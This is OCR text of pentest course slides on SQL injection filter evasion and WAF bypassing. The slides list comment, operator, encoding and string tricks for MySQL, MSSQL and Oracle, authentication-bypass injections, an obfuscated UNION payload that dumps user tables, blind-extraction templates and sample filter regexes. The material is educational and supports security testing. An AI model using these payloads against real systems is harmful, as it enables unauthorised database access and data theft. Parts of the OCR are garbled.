Web Application Penetration Testing eXtreme

SQLi: Filter Evasion and WAF Bypassing

v 1.0

OUTLINE

8. Introduction

8.1. DBMS Gadgets

8.2. Bypassing Keyword Filters

8.3. Bypassing Function Filters

OUTLINE

Introduction

We are going to see in this module, the days of SQLi being a matter of misused single-quotes or UNION operators is gone…

```
UNION select@0x0c0080b800cc0c0c0080cc0a0a00 $ fRom(SeLEct@0x0c0080b800cc0c0c0080cc0a0a00 frOM`informa4on_schema`.`triggers`)0x0c0080b800cc0c0c0080cc0a0a00 where
!FAlSE||tRue&&FalSe||FalsE&&TrUE like TruE||FalSE union/*! 9876select@@@@@808cc0c0800cc0c0cc0a0b:=gr0up_cONcaT(`username`)``from(users)wHErE(username)like'admin'limi t
1*/select@@@@@808cc0c0800cc0c0cc0a0b:=group_concat(`table_name`)FrOM informa4on_schema.sta4s4cs
WHERE TABle_SCHEmA In(database())*//*!@@@@@808cc0c0800cc0c0cc0a0b:=gROup_conCat(/*!taBle_nAME)*/fROM informa4on_schema.par44ons where TABle_SCHEma not in(concat((select
insert(insert((select (colla4on_name)from(informa4on_schema.colla4ons)where(id)=true +true),true,floor(pi()),trim(version()from(@@version))),floor(pi()),ceil(pi()*pi()),space(0))),
conv((12536A/(true---!true))---42351, ceil(pi()*pi()),floor(pow(pi(),pi()))),mid(aes_decrypt(aes_encrypt(0x61574GFED6174B8GFGE,0x4CE867687A4F53), 0x4CE867687A4F53)FROM
floor(version()) FOR ceil(version())),rpad(reverse(lpad(colla4on(user()),ceil(pi())------@@log_bin,0x00)),! !
true,0x00),CHAR((ceil(pi())+!false)*ceil((pi()+ceil(pi()))*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------
ceil(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))---cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------floor(pi()*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))---floor(pi())),
0x6d7973716c))from(select------(select-0x7)0x0c0080b800cc0c0c0080cc0a0a00)from(select@/*!/*!$*/from(select +3.``)0x0c0080b800cc0c0c0080cc0a0a00)0x0c0080b800cc0c0c0080cc0a0a00/*!
76799sElect@@@@@808cc0c0800cc0c0cc0a0b:=group_concat(`user`)``from`mysql.user`wHERe(user)=0x726f6F74*/ #(SeLECT@ uNIdN sElEcT All group_concat(cOLumN_nAME,1,1)FrOM
InFoRMaTIoN_ScHemA.COLUMNS where taBle_scHema not in(0x696e666F726d6174696f6e5f736368656d61,0x6d7973716c)UNION SELECT@0x0c0080b800cc0c0c0080cc0a0a00 UNION
SELECT@0x0c0080b800cc0c0c0080cc0a0a00 UNION SELECT@@@@@808cc0c0800cc0c0cc0a0b:=0x0c0080b800cc0c0c0080cc0a0a00 UNION SELECT@0x0c0080b800cc0c0c0080cc0a0a00)
```

Source> https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf

… SQL Injection attacks are so evolved that, surprisingly, their goal is not only to manipulate the database or gain access to the underlying OS but also, new concerns of DoS attacks, spreading of malware, phishing etc.

Introduction

MAP REF LAB

Obfuscating a SQL Injection vector is like playing Legos, if you know all the pieces you have and how to combine them, then you can build an amazing machine that is capable of achieving many great feats.

DBMS GADGETS

1. Comments
2. Functions and Operators
3. Intermediary Characters
4. Constants and Variables
5. Strings
6. Integers
7. MySQL Type Conversion

v1.0

OUTLINE

8.1. DBMS Gadgets

In this section, we are going to explore the available "gadgets" for the construction of an obfuscated payload. We'll see how to create strings, numbers, etc.

OUTLINE

DBMS GADGETS

1. COMMENTS

8.1.1. Comments

Comments are useful to developers for clarifying particular SQL statements. Often times, they are used for commenting a portion of code during developer testing however, for our purposes, there are two specific use cases: commenting out the query and obfuscating portions of our code.

8.1.1. Comments

MySQL

MySQL comments syntax defines 3 official comment styles in conjunction with another, unofficial technique. We can see these listed in the table below:

Syntax		Example
#	*Hash*	`SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';`
/*	*C-style*	`SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';`
-- -	*SQL*	`SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';`
;%00	*NULL byte*	`SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';`

8.1.1. Comments

MySQL

Example > C-style comment

If we look closer to the specifications, we'll see that MySQL provides a variant to C-style comments:

```
/*! MySQL-specific code */
```

This is not only a useful in making portable code but also, a great **obfuscation** technique!

8.1.1. Comments

MySQL

Example > C-style comment

For example, the content of the following comment will be executed only by servers MySQL 5.5.30 or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either 1 or 2.

OUTLINE

8.1.1. Comments

MSSQL

Similarly to MySQL, SQL Server defines two official comment styles and like MySQL's documentation, an unofficial one as well:

Syntax		Example
/*	*C-style*	`SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';`
-- -	*SQL*	`SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';`
;%00	*NULL byte*	`SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';`

OUTLINE

8.1.1. Comments

Oracle

ORACLE

In Oracle, a comment can appear between any keywords, parameters, or punctuation marks in a statement. You can include a comment in a statement in two ways:

Syntax	Example
/* C-style	SELECT * FROM Employees where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';
-- - SQL	SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password =';

DBMS GADGETS

2. FUNCTIONS AND OPERATORS

OUTLINE

8.1.2. Functions and Operators

MAP REF LAB

One of the most important elements programming languages contain are the operators. They are constructs which behave generally like functions, but which differ syntactically or semantically from usual functions. They are nothing more than symbols that tell the compiler to perform specific manipulations.

OUTLINE

8.1.2. Functions and Operators

MAP REF LAB 17

These manipulations can be asked to perform arithmetic operations (1+2, 1*2, ...), logical, comparison, assignment and many other operations. Let's take a look at the main operators and why they can be useful in our evasion techniques.

OUTLINE

8.1.2. Functions and Operators

MySQL

Here, we can find the defined MySQL Functions and Operators.
For our purposes, if we are dealing with numbers and comparisons, the most useful "gadgets" are the Arithmetic operators in conjunction with Bit Functions.
Let take a look at some examples in the next few slides. On a side note, and as a convenience, there will be a query on the top part of the slides, with the injection point marked in red.

8.1.2. Functions and Operators

MAP REF LAB

MySQL

Magic with numbers

You know from school that, in math, if we combine plus with minus we have minus, minus to minus... It's called arithmetic ☺. Well like with numbers, SQL is the same.

OUTLINE

8.1.2. Functions and Operators

MySQL

Magic with numbers

```
SELECT name from employees where id=MAGIC-HERE
```

By manipulating the plus(+) and minus(-) characters we can generate a countless list of the number 1:

```
…id=1
…id=--1
…id=-+-+1
…id=----2---1
```

8.1.2. Functions and Operators

MAP REF LAB

MySQL

Magic with numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Let's also introduce Bitwise Functions (i.e. functions that performs bit arithmetic operations). For example, we can generate the number 1 as follows:

```
…id=1&1
…id=0|1
…id=13^12
…id=8>>3
…id=~-2
```


OUTLINE

8.1.2. Functions and Operators

MySQL

Magic with numbers

```
SELECT name from employees where id=MAGIC-HERE
```

We can also use Logical Operators like these:

```
…id=NOT 0
…id=!0
…id=!1+1

…id=1&&1
…id=1 AND 1
…id=!0 AND !1+1

…id=1 || NULL
…id=1 || !NULL
…id=1 XOR 1
```


OUTLINE

8.1.2. Functions and Operators

MySQL

Magic with numbers

```
SELECT name from employees where id=MAGIC-HERE
```

A number can be also generated using functions that have nothing to do with numbers. For example, we can use Regular Expression Operators to match a string and then get 0 or 1, see below:

```
…id={anything} REGEXP '.*'
…id={anything} NOT REGEXP '{randomkeys}'
…id={anything} RLIKE '.*'
…id={anything} NOT RLIKE '{randomkeys}'
```

8.1.2. Functions and Operators

MySQL

Magic with numbers

```
SELECT name from employees where id=MAGIC-HERE
```

In addition some Comparison Operators are useful for generating numbers as well:

```
…id=GREATEST(0,1)
…id=COALESCE(NULL,1)
…id=ISNULL(1/0)
…id=LEAST(2,1)
…
```

8.1.2. Functions and Operators

MAP REF LAB

MSSQL

Magic with numbers

SQL Server

```
SELECT name from employees where id=MAGIC-HERE
```

Unfortunately, in SQL Server we cannot use two equal signs concatenated:

```
…id=1
…id=--1
…id=-+-+1
id=-+-+-+-+-+-+1
id=-+-+-+-+-+-+-+-+-+-+1*-+-+-+-+-+-+-+-+-+-+1
```


OUTLINE

8.1.2. Functions and Operators

MSSQL

Magic with numbers

SQL Server

```
SELECT name from employees where id=MAGIC-HERE
```

The set of Bitwise Operators is much simpler in MySQL, so we can only manipulate using & (AND), | (OR) and ^(XOR).
Naturally, if we want to do binary shifting, then we need to combine them.

8.1.2. Functions and Operators

MSSQL

Magic with numbers

SQL Server

```
SELECT name from employees where id=MAGIC-HERE
```

While MySQL proposes only four logical operators, there are also other operators that can be also leveraged for testing the whether or not some conditions are true. In SQL Server these are all grouped in one table, Logical Operators. However, there are no short forms so &&, ||, etc. are not valid in this DBMS.

OUTLINE

8.1.2. Functions and Operators

Oracle

Magic with numbers

ORACLE

```
SELECT name from employees where id=MAGIC-HERE
```

Oracle is much more restrictive! If we want to use arithmetic operators, then we must create a valid expression to avoid the ORA-00936: missing expression error:

```
…id=1
…id=--1
…id=-+-+1
id=-(-1)
id=-(1)*-(1)
```


OUTLINE

8.1.2. Functions and Operators

Oracle

Magic with numbers

ORACLE

Due to the fact that almost everything must be an expression, in order to combine values, functions and operators into expressions we can use the following list of Conditions mixed to Expressions. For example:

```
SELECT name from employees where id=some(1)
```

DBMS GADGETS

3. INTERMEDIARY CHARACTERS

OUTLINE

8.1.3. Intermediary Characters

MAP REF LAB

Blank spaces are useful in separating functions, operators, declarations and so forth (basically intermediary characters). However, there are some non-common characters that can be used, let's see some examples.

OUTLINE

8.1.3. Intermediary Characters

MySQL

Universal whitespace chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In MySQL, the "UNIVERSAL" characters allowed as whitespaces are:

Codepoint	Character
9	U+0009 CHARACTER TABULATION
10	U+000A LINE FEED (LF)
11	U+000B LINE TABULATION
12	U+000C FORM FEED
13	U+000D CARRIAGE RETURN (CR)
32	U+0020 SPACE

8.1.3. Intermediary Characters

MSSQL

Universal whitespace chars

SQL Server

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In MSSQL, the list of "UNIVERSAL" characters allowed as whitespaces is large. Essentially, all the ASCII Control Characters, the space and the no-break space are allowed.

Codepoint	Character
1	U+0009 CHARACTER TABULATION
2	U+000A LINE FEED (LF)
3	U+000B LINE TABULATION
…	…
32	U+0020 SPACE
160	U+00A0 NO-BREAK SPACE

8.1.3. Intermediary Characters

Oracle

Universal whitespace chars

ORACLE

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In Oracle, the list shrinks back to "*normal*".
There are 7 characters in total, making it only one more than MySQL. In MySQL, the NULL char is a way to comment out queries but, in Oracle its is a valid space.

Codepoint	Character
0	U+0000 NULL
9	U+0009 CHARACTER TABULATION
10	U+000A LINE FEED (LF)
11	U+000B LINE TABULATION
12	U+000C FORM FEED
13	U+000D CARRIAGE RETURN (CR)
32	U+0020 SPACE

OUTLINE

8.1.3. Intermediary Characters

The characters we've seen in the previous examples are "UNIVERSAL" because of the fact that they can be used everywhere in a query without breaking it. In addition, there are other characters that can be used is specific places. Let's see some examples of these in the coming slides.

8.1.3. Intermediary Characters

MySQL/MSSQL/Oracle

Plus Sign

In all the DBMSs we can use the "PLUS SIGN" to separate almost all the keywords except FROM. For example:

```
SELECT+name FROM employees WHERE+id=1 AND+name LIKE+'J%'
```

8.1.3. Intermediary Characters

MAP REF LAB

MySQL/MSSQL/Oracle

Other Characters

In addition to the previous characters, in all the DBMSs (pending the right context), we can also use Parenthesis (), Operators, Quotes and of course the C-style comments /**/

OUTLINE

DBMS GADGETS

4. CONSTANTS AND VARIABLES

OUTLINE

8.1.4. Constants and Variables

MAP REF LAB

Every SQL implementation has its own Reserved Words (aka Constants). Within the SQL query, these words require special treatment. Do you know the most well known word? Of course, **SELECT**.

8.1.4. Constants and Variables

MAP REF LAB

For evasion purposes, knowing the SQL keywords is a must. This is due to the fact that they are part of the underlying language therefore, can be extremely useful during the generation of strings, comparisons and so forth.

8.1.4. Constants and Variables

Another precious resource are system variables. Every DBMS maintains these in order to indicate its configuration. Usually, these variables have a default value and some of them can be changed dynamically at runtime.

OUTLINE

8.1.4. Constants and Variables

MySQL

Keywords

The list of Reserved Words in MySQL is defined here. It's important to note that, since MySQL 4.1, it is no longer possible to obfuscate these keywords.

Previously, in order to obfuscate the SELECT keyword, we could use techniques like S/**/EL/**/ECT combined with other creative derivatives / manipulations.

8.1.4. Constants and Variables

MySQL

Keywords

Since there are no eval-like functions in the more modern MySQL systems, the only way to "obfuscate" keywords is by manipulating upper/lower case variations like: sELeCt, SELect, etc.

OUTLINE

8.1.4. Constants and Variables

MySQL

System Variables

In addition to the online reference, if we wish to show the list of MySQL Server System Variables (in order to see the current values used by a running server), we can use the following statement:

```
SHOW VARIABLES
```


8.1.4. Constants and Variables

MySQL

System Variables

Surely you remember @@version! The list of system variables is extremely large and if you wish to retrieve a specific value just add two @@ before the variable name.

For example in ft_boolean_syntax we can retrieve the list of operators supported by the boolean full-text search feature.



OUTLINE

8.1.4. Constants and Variables

MySQL

User Variables

If we want to define a custom variable, then we need the following notation:

```
SET @myvar={expression}
SET @myvar:={expression}
```

8.1.4. Constants and Variables

MSSQL

Keywords

In MSSQL the list of Reserved Keywords is defined here and, as you will see, this list not only displays SQL reserved words but also, system functions...

OUTLINE

8.1.4. Constants and Variables

MSSQL

System Variables

In MSSQL, information about configuration and more is organized as Built-in Functions. There are primarily four types of functions and the ones that are much closer to variables are the Scalar Functions.

For example, @@version, is a scalar function that returns information about the current configuration (the version, build date, OS, etc.).

8.1.4. Constants and Variables

Oracle

Keywords

ORACLE

Oracle however, has a particular management of Words. There are the both Reserved Words (the words that cannot be redefined) and Keywords, (words always important but can be redefined by the user).

OUTLINE

8.1.4. Constants and Variables

Oracle

Keywords

ORACLE

For example, we can create a table DATABASE because the keyword is not Reserved, see below:

```
CREATE TABLE DATABASE (id number);
```

DBMS GADGETS

5. STRINGS

In SQL context, another important rule is represented by Strings and that, except for numerical values, everything must be passed to a database query as a string. Naturally, strings need to be delimited in some way and respectively these characters need to be escaped as required.

8.1.5. Strings

Let's see some techniques that are helpful in the creation, manipulation and, of course, obfuscation of strings.

OUTLINE

8.1.5. Strings

Regular Notations

MySQL

In MySQL, to define a string we can use two types of quotes: single quote (') and double quote ("). Furthermore, we can also define string literals with the following character set:

```
_latin1'string'
```

8.1.5. Strings

MAP REF LAB

Regular Notations

The character set can be used has approximately 40 possible values and you can use any of them preceded by an underscore character.

```
SELECT _ascii'Break Me$'
```

OUTLINE

Regular Notations

MySQL

You can also use `N'literal'`, or `n'literal'` to create a string in the National Character Set, see below:

```
SELECT N'mystring'
```

Regular Notations

Other literal notations are Hexadecimal:

```
SELECT X'4F485045'
SELECT 0x4F485045
```

And the B'literal' or b'literal' for defining Bit Literals:

```
SELECT 'a'=B'1100001' #TRUE
```

8.1.5. Strings

Regular Notations


SQL Server defines the literal as either constant or scalar value.
By default they can be defined only using single quotes (').
If the QUOTED_IDENTIFIER option is enabled then the double quotes (") option is also available.

```
SELECT 'Hello'
```

Regular Notations

ORACLE

Like SQL Server, Oracle doesn't allow text literals using double quote delimiters. However, we can use National notation and, as we can see from the following schema, also leverage an alternative quoting mechanism:




```
SELECT 'Hello' …
SELECT N'Hello' …
SELECT q'[Hello]' …
SELECT Q'{Hello}' …
SELECT nQ'("ąđñõň")' …
…
```

Unicode

MySQL supports different collations and, of course, there is also Unicode. One of the interesting quirks of MySQL is documented here: Examples of the Effect of Collation.

Unicode

MySQL

Here is a simple example of a Unicode select:

```
SELECT 'admin'='ąḋḿīň' #TRUE
```

Now try to imagine what occurs if you are able to register the user: **ąḋḿīň** when a user **admin** already exists.

Escaping

MySQL

Usually, escaping in SQL means using a backslash before both single and double quotes however, there are also other special characters used to escape.

```
SELECT 'He\'llo'
SELECT 'He\%\_llo'
...
```

Escaping

MySQL

Furthermore, to escape quotes we can use the same character two times:

```
SELECT 'He''llo'
SELECT "He""llo"
...
```

8.1.5. Strings

MAP REF LAB

Escaping

MySQL

If we try to escape a character that doesn't have a respective escaping sequence, the backslash will be ignored. Basically, MySQL allows arbitrary usage of this character inside strings:

```
SELECT '\H\e\l\l\o'
SELECT 'He\ll\o'
...
```

Escaping

In SQL Server and Oracle, you can escape single quotes by using two single quotes:

```
SELECT 'He''llo' ...
```

8.1.5. Strings

MAP REF LAB

Concatenation

MySQL

We have seen how to generate strings so now let's take a look at string concatenation. For quoted strings, concatenation can be performed by placing the strings next to each other as we see in the following example:

```
SELECT 'He' 'll' 'o'
...
```

Concatenation

MySQL

As an alternative, we can use the functions CONCAT and CONCAT_WS, where the WS stands for With Separator and is the first parameter of the function:

```
SELECT CONCAT('He','ll','o')
SELECT CONCAT_WS('','He','ll','o')
...
```

Concatenation

MySQL

It is not documented but, it's possible to concatenate quoted strings by mixing comments in C-style notation:

```
SELECT 'He'/**/'ll'/**/'o'
SELECT /**//**/'He'/**/'ll'/**/'o'/**/
SELECT /*!10000 'He' */'ll'/*****/'o'/*****/
...
```

8.1.5. Strings

Concatenation

In SQL Server, the concatenation can be done by using both the + operator and the function CONCAT:

```
SELECT 'He'+'ll'+'o'
SELECT CONCAT('He','ll','o')
```

In addition we can obfuscate by using C-style comments:

```
SELECT  'He'/**/+/**/'ll'/**/+'o'
SELECT CONCAT(/**/'He',/**/1/**/,/**/'lo'/**/)
```

Concatenation

ORACLE

In Oracle, the Concatenation Operator is || and, from the function perspective, we can use CONCAT and NVL. Both functions expect only two parameters, see below:

```
SELECT 'He'||'ll'||'o' …
SELECT CONCAT('He','llo') …
SELECT NVL('Hello','Goodbye') …
```

Concatenation

ORACLE

Obfuscating the string concatenation by using comments can be done also in Oracle:

```
SELECT q'[]'||'He'||'ll'/**/||'o' …
SELECT CONCAT(/**/'He'/**/,/**/'ll'/**/) …
…
```

DBMS GADGETS

6. INTEGERS

8.1.6. Integers

Numbers rule the world and also the filters. Typically, we use digits to represent numbers however, there are other interesting and useful methods used during the obfuscation process.

A generic example, that can be useful in understanding how to construct a number, is using the `PI` function. This function returns the value of `π (pi 3.141593...)`.
We can use this result mixed with either `FLOOR` and obtain the value `3`, or with `CEIL` and obtain the value `4`.

8.1.6. Integers

We can continue using system functions like `version()` and obtain `5,6` or also continue to perform arithmetic operations. For example doing: `ceil(pi()*3)` to obtain the number `10`.

DBMS GADGETS

7. MYSQL TYPE CONVERSION

8.1.7. MySQL Type Conversion

MAP REF LAB

MySQL

In MySQL, there is a special behavior when combining arithmetic operations with different types. It's very similar to what we already seen in the previous modules with JavaScript and PHP.

Let's take a look at some examples...

```
SELECT ~'-2it\'s a kind of magic'
```


OUTLINE

8.1.7. MySQL Type Conversion

MySQL

Numbers VS Booleans

Something that you are probably already familiar with are the implicit type conversions when comparing Numbers to Booleans:

```
SELECT ... 1=TRUE
SELECT ... 2!=TRUE
SELECT ... OR 1
SELECT ... AND 1
```

8.1.7. MySQL Type Conversion

MySQL

Strings VS Numbers VS Booleans

The same is true if we try to compare either Strings to Numbers or if we use Operators:

```
SELECT … VERSION()=5.5 #5.5.30
SELECT … @@VERSION()=5.5 #5.5.30
SELECT … ('type'+'cast')=0 #True
SELECT ~'-2it\'s a kind of magic'  #1
SELECT -'-1337a kind of magic'-25  #1337
```

8.1.7. MySQL Type Conversion

MySQL

Bypassing authentication

Now, put all of this together and try and think of some alternatives to the classic `x' OR 1='1` authentication bypass! Our SQL playground can help you in this case!

BYPASSING KEYWORD FILTERS

OUTLINE

8.2. Bypassing Keyword Filters

The first limitation that we may encounter when dealing with a filter are restriction on keywords. SQL uses well-known words therefore, “defenders” usually simply block these values. In this section we will discuss both techniques used to obfuscate some of these keywords and, alternative methods we can use when we have confirmed others are blocked.

Case Changing

The simplest and weakest filters are the ones that perform case sensitive checks (IE: if the filter blocks all the SELECT and select keywords).

SQL Keywords are case-insensitive

therefore, these types of filters can be easily bypassed by simply changing the cases of each character:

```
SELECT
SeLeCt
SEleCT
...
```

8.2. Bypassing Keyword Filters

MAP REF LAB

Case Changing

Changing each keyword manually is a real challenge, but luckily for us, sqlmap has a tampering script for this called randomcase.py. Basically, this script will replace each keyword character with random case value.

8.2. Bypassing Keyword Filters

Using Intermediary Characters

Sometimes, filters use spaces to delimit a specific keyword. In this case, as discussed in the DBMS Gadget section, we can use both comments instead of spaces and also, depending on the DBMS version, a list of whitespace that are not matched as spaces. See the following example below:

```
SELECT/**/values/**/and/**/.../**/or/**/
SELECT[sp]values[sp]and...[sp]or[sp]
```

8.2. Bypassing Keyword Filters

Using Alternative Techniques

We have seen comments and valid spaces as intermediary characters, but we can also use many other alternatives:

```
SELECT"values"from`table`where/**/1
SELECT(values)from(table)where(1)
SELECT"values"``from`table`where(1)
SELECT+"values"%A0from`table`
```

8.2. Bypassing Keyword Filters

MAP REF LAB

Circumventing by Encoding

Encoding is another handy trick we can leverage in our arsenal. It all depends on how the application processes data. Remember that between you and the application, there are many layers such as a proxy, firewall and so forth. If some of these layers handle the encoding differently, there could be a possible bypass right in front of us.

8.2. Bypassing Keyword Filters

MAP REF LAB

Circumventing by Encoding

URL Encoding

Usually when the requests are sent through the internet via HTTP, they are URL encoded. If the filter doesn't decode the request, it is possible to bypass it by sending a character or the entire string URL-encoded. Of course, on the other side of our attack payload, the application must decode the query before process it.

8.2. Bypassing Keyword Filters

MAP REF LAB

Circumventing by Encoding

Double URL Encoding

If you encode a URL-Encoded string, then you are performing a Double URL-Encoding. Basically, this process re-encodes the percent sign with a %25:

s = %3 > %3573

8.2. Bypassing Keyword Filters

MAP REF LAB

Circumventing by Encoding

Double URL Encoding

In this case, if the filter decodes the the request the first time and applies the rules, it will not find anything dangerous. Then when the application receives the request, it will decode the contents and trigger the malicious request.

8.2. Bypassing Keyword Filters

MAP REF LAB

Replaced Keywords

When regex's are tricky, we have to find alternative methods to bypass them. Let's see some alternative keywords and techniques that can be useful during our tests.

OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

Booleans > AND, OR

```
/AND/i
/OR/i
```

The AND and OR operators can be replaced (only in MySQL and MSSQL) with && and ||

```
... WHERE ID=x && 1=1
... WHERE ID=x || 1=1
```

If && and || are filtered, then you have to use UNION ...

8.2. Bypassing Keyword Filters

MAP REF LAB

Replaced Keywords

UNION > simple case

```
/UNION\s+SELECT/i
```

The UNION is a “friend” to SELECT thus, you will often see filters like the above. However, as seen in previous slides, we can use many variants to elude this kind of filters:

```
… UNION(SELECT 'VALUES'…) && …
… UNION ALL SELECT …
… UNION DISTINCT SELECT …
… /*!00000 UNION*//*!00000 SELECT*/ …
```


OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

UNION > simple case

```
/UNION/i
```

Its trickier when the UNION is filtered as a single keyword. In this particular type of scenario, we must switch to a blind SQLi exploitation.

```
… (SELECT id FROM users LIMIT 1)='5 …
…
```

8.2. Bypassing Keyword Filters

MAP REF LAB

Replaced Keywords

UNION > simple case

```
/UNION/i
```

In Oracle, if we already know the structures of the results we can often use the INTERSECT or MINUS operators however, this will require a great effort.

OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

WHERE, GROUP, LIMIT, HAVING

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

These keywords are useful in reducing either the number of results returned or, to select a specific entry. If the filter blocks the WHERE keyword we can alternatively use the GROUP BY + HAVING structure:

```
… SELECT id FROM users GROUP BY id HAVING id='5 …
…
```

8.2. Bypassing Keyword Filters

MAP REF LAB

Replaced Keywords

WHERE, GROUP, LIMIT, HAVING

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

If `GROUP BY` is filtered then we must revert to blind SQLi.
For example, we can use the `HAVING` for selecting a substring and then compare it as follows:

```
… AND length((select first char)='a') // 0/1 > true/false
                                …
```

8.2. Bypassing Keyword Filters

MAP REF LAB

Replaced Keywords

WHERE, GROUP, LIMIT, HAVING

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

What about without the HAVING statement? In that case we have to really turn up the brain power and leverage functions like GROUP_CONCAT, functions that manipulates strings and so forth.. Of course, all of this is blind!

OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

SELECT

/SELECT/i

Without SELECT it's an authentic tragedy. The exploitation can vary and really depends upon the injection point. If you are injecting within a WHERE clause, which is 99% of the cases, then you have to be very lucky.

8.2. Bypassing Keyword Filters

MAP REF LAB 100

Replaced Keywords

SELECT

/SELECT/i

The first option requires you to use functions that manipulate FILES, like load_file in MySQL. This approach is always blind and uses a substring of the function results and then does the comparison…

OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

SELECT

/SELECT/i

Another option requires us to brute-force or guess the column names by appending other WHERE conditions such as:

```
... AND COLUMN IS NOT NULL ...
```


OUTLINE

8.2. Bypassing Keyword Filters

Replaced Keywords

SELECT

/SELECT/i

An alternative, if you are double lucky, is being able to invoke the stored procedure analyse(). This "sproc" returns juicy information about the query just executed.

OUTLINE

BYPASSING FUNCTION FILTERS

8.3. Bypassing Function Filters

For Bypassing Keyword Filters we have used mainly Functions but, what if these functions are filtered? Let us now unpack useful techniques and alternative function for use in these types of scenarios.

OUTLINE

8.3. Bypassing Function Filters

Building Strings

The first scenario we are going to explore is about building strings. In the DBMS Gadget section we discussed how to generate strings but, we used quotes. Building strings without quotes is a little bit tricky.

8.3. Bypassing Function Filters

MAP REF LAB

Building Strings

UNHEX, HEX, CHAR, ASCII, ORD

Each DBMS provides its functions for doing this. For example, in MySQL the UNHEX is useful in translating hexadecimal numbers to string:

```
... SUBSTR(USERNAME,1,1)=UNHEX(48)
... SUBSTR(USERNAME,1,2)=UNHEX(4845)
...
... SUBSTR(USERNAME,1,5)=UNHEX('48454C4C4F')
... SUBSTR(USERNAME,1,5)=0x48454C4C4F
```

8.3. Bypassing Function Filters

Building Strings

UNHEX, HEX, CHAR, ASCII, ORD

Furthermore the respective HEX function is useful to convert to hexadecimal:

```
... HEX(SUBSTR(USERNAME,1,1))=48
... HEX(SUBSTR(USERNAME,1,2))=4845
...
... HEX(SUBSTR(USERNAME,1,5))='48454C4C4F'
...
```

8.3. Bypassing Function Filters

Building Strings

UNHEX, HEX, CHAR, ASCII, ORD

We can also use the CHAR function, see below:

```
... SUBSTR(USERNAME,1,1)=CHAR(72)
... SUBSTR(USERNAME,1,2)=CHAR(72,69)
...
... SUBSTR(USERNAME,1,2)=CONCAT(CHAR(72),CHAR(69))
...
```

8.3. Bypassing Function Filters

Building Strings

UNHEX, HEX, CHAR, ASCII, ORD

There is also a set of twin functions: ASCII and ORD:

```
... ASCII(SUBSTR(USERNAME,1,1))=48
... ORD(SUBSTR(USERNAME,1,1))=48
...
```

8.3. Bypassing Function Filters

Building Strings

CONV

We played some with number bases in the first modules of this course. MySQL offers an interesting method in returning the string representation of a number from two bases: CONV.

8.3. Bypassing Function Filters

MAP REF LAB

111

Building Strings

CONV

The highest base we can use is 36. We cannot use it for Unicode characters however, at least we can generate a string from a-zA-Z0-9.

```
CONV(10,10,36) // 'a'
CONV(11,10,36) // 'b'
...
```


OUTLINE

Building Strings

CONV

We can mix the results with `upper` and `lower` functions to retrieve the respective representation.

```
LOWER(CONV(10,10,36)) // 'a'
LCASE(CONV(10,10,36)) // 'a'
UPPER(CONV(10,10,36)) // 'A'
UCASE(CONV(10,10,36)) // 'A'
...
```

8.3. Bypassing Function Filters

Brute-force Strings

LOCATE, INSTR, POSITION

If you cannot build a string, you can try to locate either a segment or, an entire string using functions that return the position of the first occurrence of substrings and then use conditional statements for the Boolean condition. See the example below:

```
IF(LOCATE('H',SUBSTR(USERNAME,1,1)),1,0)
```

You can also use functions INSTR and POSITION.

8.3. Bypassing Function Filters

Building Substring

SUBSTR, MID, SUBSTRING

We have seen how construct substrings using SUBSTR, let's see other alternatives just in case we may need them.

The first is MID, this is nothing more than a synonym of SUBSTRING which, thereby is a synonym of SUBSTR! With the right syntax, all of these don't need a comma to separate the parameters.

```
[SUBSTR|MID|SUBSTRING]('HELLO' FROM 1 FOR 1)
```

8.3. Bypassing Function Filters

Building Substring

Alternatives...

